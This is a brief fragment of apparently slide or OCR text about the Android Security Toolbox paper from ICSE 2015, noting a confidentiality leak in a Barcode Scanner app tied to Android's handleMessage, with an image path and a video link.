
Click to go to source



Interaction with internet is through *handleMessage.*

Is the Android handleMessage overridden?

Confidentiality leak in Barcode Scanner



Android Security Toolbox paper – ICSE 2015

https://www.youtube.com/watch?v=WhcoAX3HiNU